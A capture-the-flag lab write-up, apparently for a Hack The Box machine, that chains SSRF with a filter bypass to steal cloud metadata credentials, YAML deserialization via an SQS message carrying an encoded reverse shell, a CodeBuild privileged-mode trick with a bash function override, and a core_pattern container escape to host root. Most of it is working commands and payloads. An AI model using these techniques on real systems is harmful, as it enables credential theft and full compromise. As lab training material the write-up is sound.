Nmap
sudo nmap -sC -sV -T4 10.129.31.28PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
80/tcp open http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nimbus.htb/Two ports. SSH and a web app redirecting to nimbus.htb. Added the vhost to /etc/hosts and moved on.
echo "10.129.31.28 nimbus.htb aws.nimbus.htb" | sudo tee -a /etc/hostsWeb App
Internal job scheduler. Two ways to submit jobs — paste a URL pointing to a YAML file, or paste raw YAML directly.


I spun up a quick HTTP server and submitted my IP as the URL to see if the server would call back:
python3 -m http.server 8000First try failed:
Error: URL must point to a YAML file (must end in .yaml or .yml)Appended test.yml to the URL and got a hit on my server:
::ffff:10.129.31.28 - - [22/Jun/2026 21:44:04] "GET /test.yml HTTP/1.1" 200 -So the app fetches whatever URL we give it. Classic SSRF.
Finding the IMDS Endpoint
While poking around I noticed another vhost — aws.nimbus.htb:
curl http://aws.nimbus.htb
<ErrorResponse xmlns="https://iam.amazonaws.com/doc/2010-05-08/">
  <Error>
    <Code>InvalidClientTokenId</Code>
    <Message>The security token included in the request is invalid.</Message>
  </Error>
  <RequestId>...</RequestId>
</ErrorResponse>
That’s an AWS STS error, which means this is LocalStack — a fake AWS running locally inside the machine. This is interesting because AWS EC2 instances expose an internal metadata endpoint at 169.254.169.254 that hands out IAM credentials to whoever asks. If we can hit that via the SSRF, we get credentials.
Tried the obvious:
http://169.254.169.254/test.ymlError: Security policy: this URL targets an internal resource and has been blocked.Filter is checking for the string 169.254.169.254. Bypassed it with octal encoding — same IP, different representation:
169.254.169.254 → 0251.0376.0251.0376Got through. First I enumerated the credentials path:
http://0251.0376.0251.0376/latest/meta-data/iam/security-credentials/?.ymlFound the role: nimbus-web-role. Then fetched the actual credentials:
http://0251.0376.0251.0376/latest/meta-data/iam/security-credentials/nimbus-web-role?.yml{
"Code": "Success",
"AccessKeyId": "ASIAQX4PG7L2K9M3N5R8",
"SecretAccessKey": "bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs",
"Token": "IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3...",
"Expiration": "2026-06-23T03:20:55Z"
}Enumerating LocalStack
Configured the AWS CLI with the stolen creds:
aws configure
aws configure set aws_session_token IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3...
Listed SQS queues:
aws --endpoint-url http://aws.nimbus.htb sqs list-queues --no-cli-pager
http://floci:4566/847219365028/nimbus-jobsThere’s a queue called nimbus-jobs. The app requires .yaml files and there’s a job queue — the worker is almost certainly consuming messages from this queue and running them as YAML job definitions.
YAML Deserialization → RCE
Python’s yaml.load() without specifying a safe loader is a well-known footgun. It can instantiate arbitrary Python objects during deserialization, which means code execution if you craft the right payload.
The job format expects a name and script field. The worker passes script straight to exec() via yaml.load(). So I just needed to send a YAML message with a Python reverse shell in the script field.
Listener first:
nc -lvnp 4444Sent the malicious message:
aws --endpoint-url http://aws.nimbus.htb \
sqs send-message \
--queue-url http://aws.nimbus.htb/847219365028/nimbus-jobs \
--message-body 'name: test
script: import base64;exec(base64.b64decode("aW1wb3J0IHN1YnByb2Nlc3M7c3VicHJvY2Vzcy5Qb3BlbihbImJhc2giLCItYyIsImJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTIxLzQ0NDQgMD4mMSJdKQ==").decode())' \
--no-cli-pager
{
"MD5OfMessageBody": "fb6987b40dfa2382f48f9b877f3f212c",
"MessageId": "70ed080c-c069-4386-a481-693b491d7741"
}Shell came back:
worker@56046bf18c8e:/app$ whoami
worker
worker@56046bf18c8e:/app$ id
uid=1000(worker) gid=1000(worker) groups=1000(worker)
Inside a Docker container as uid=1000. No capabilities, no sudo, nothing obvious to escalate with directly.
Escaping via CodeBuild
From inside the worker container I could still talk to LocalStack on floci:4566. LocalStack also runs CodeBuild — AWS’s CI/CD build service that spins up containers and runs scripts. The key thing here is that you control the container config, including whether it runs in privileged mode.
Privileged mode = CAP_SYS_ADMIN = can write to /proc/sys/kernel/core_pattern. That’s the escape primitive.
One problem: the floci/floci image has an entrypoint that checks if it’s running as root and drops to an unprivileged user if so:
if [ "$(id -u)" = "0" ]; then
    exec su -c "$@" nobody
fi
But id here is called through bash. Bash has a feature where you can export shell functions as environment variables using BASH_FUNC_%%. So if I set:
BASH_FUNC_id%%=() { echo uid=1000; }Whenever the entrypoint calls id, bash runs my fake function instead of the real binary, gets back uid=1000, and skips the privilege drop. Container stays as real UID 0.
From the worker shell:
cat << 'EOF' > codebuild-exploit.py
import boto3

buildspec = """version: 0.2
phases:
  build:
    commands:
      - echo "Shell coming to you!"
      - bash -c 'bash -i >& /dev/tcp/<KALI_IP>/<PORT> 0>&1' || true
"""

cb = boto3.client('codebuild', endpoint_url='http://floci:4566',
    aws_access_key_id='test', aws_secret_access_key='test', region_name='us-east-1')

try:
    cb.delete_project(name='shell')
except:
    pass

cb.create_project(
    name='shell',
    source={'type': 'NO_SOURCE'},
    artifacts={'type': 'NO_ARTIFACTS'},
    environment={
        'type': 'LINUX_CONTAINER',
        'computeType': 'BUILD_GENERAL1_SMALL',
        'image': 'floci/floci:latest',
        'privilegedMode': True,
    },
    serviceRole='arn:aws:iam::000000000000:role/codebuild-role',
)

r = cb.start_build(
    projectName='shell',
    environmentVariablesOverride=[
        {'name': 'BASH_FUNC_id%%', 'value': '() { echo uid=1000; }', 'type': 'PLAINTEXT'}
    ],
    buildspecOverride=buildspec,
)
print("Build:", r['build']['id'])
EOF
python3 codebuild-exploit.py
Shell came back as root inside the CodeBuild container:
[root@c5b0a9b4817e ~]# id
uid=0(root) gid=0(root) groups=0(root)
core_pattern Host Escape
Now I’m root in a privileged container. The container’s filesystem is an overlay — there’s a writable layer on the host called the upperdir. Any file I create inside the container at /exploit_root.sh actually lands on the host at $UDIR/exploit_root.sh.
The escape: write /proc/sys/kernel/core_pattern to pipe crash dumps to my script. When any process crashes, the host kernel executes the specified program as root, completely outside the container namespace.
# Find where the container's writes land on the host
UDIR=$(sed -n 's/.*upperdir=\([^,]*\).*/\1/p' /proc/self/mountinfo | head -1)
echo $UDIR

# Write the payload — this file lands on the host
printf '#!/bin/sh\ncat /root/root.txt > %s/rootflag.txt\nchmod 777 %s/rootflag.txt\n' \
    "$UDIR" "$UDIR" > /exploit_root.sh
chmod +x /exploit_root.sh

# Point core_pattern at our host-side script
echo "|${UDIR}/exploit_root.sh" > /proc/sys/kernel/core_pattern

# Crash the shell — host kernel runs our script as root
ulimit -c unlimited
bash -c 'kill -11 $$' || true

# Read the flag
sleep 3
cat $UDIR/rootflag.txt
Got the root flag back.
Flags
user.txt  →  found in the worker container
root.txt  →  exfiltrated via core_pattern execution on the host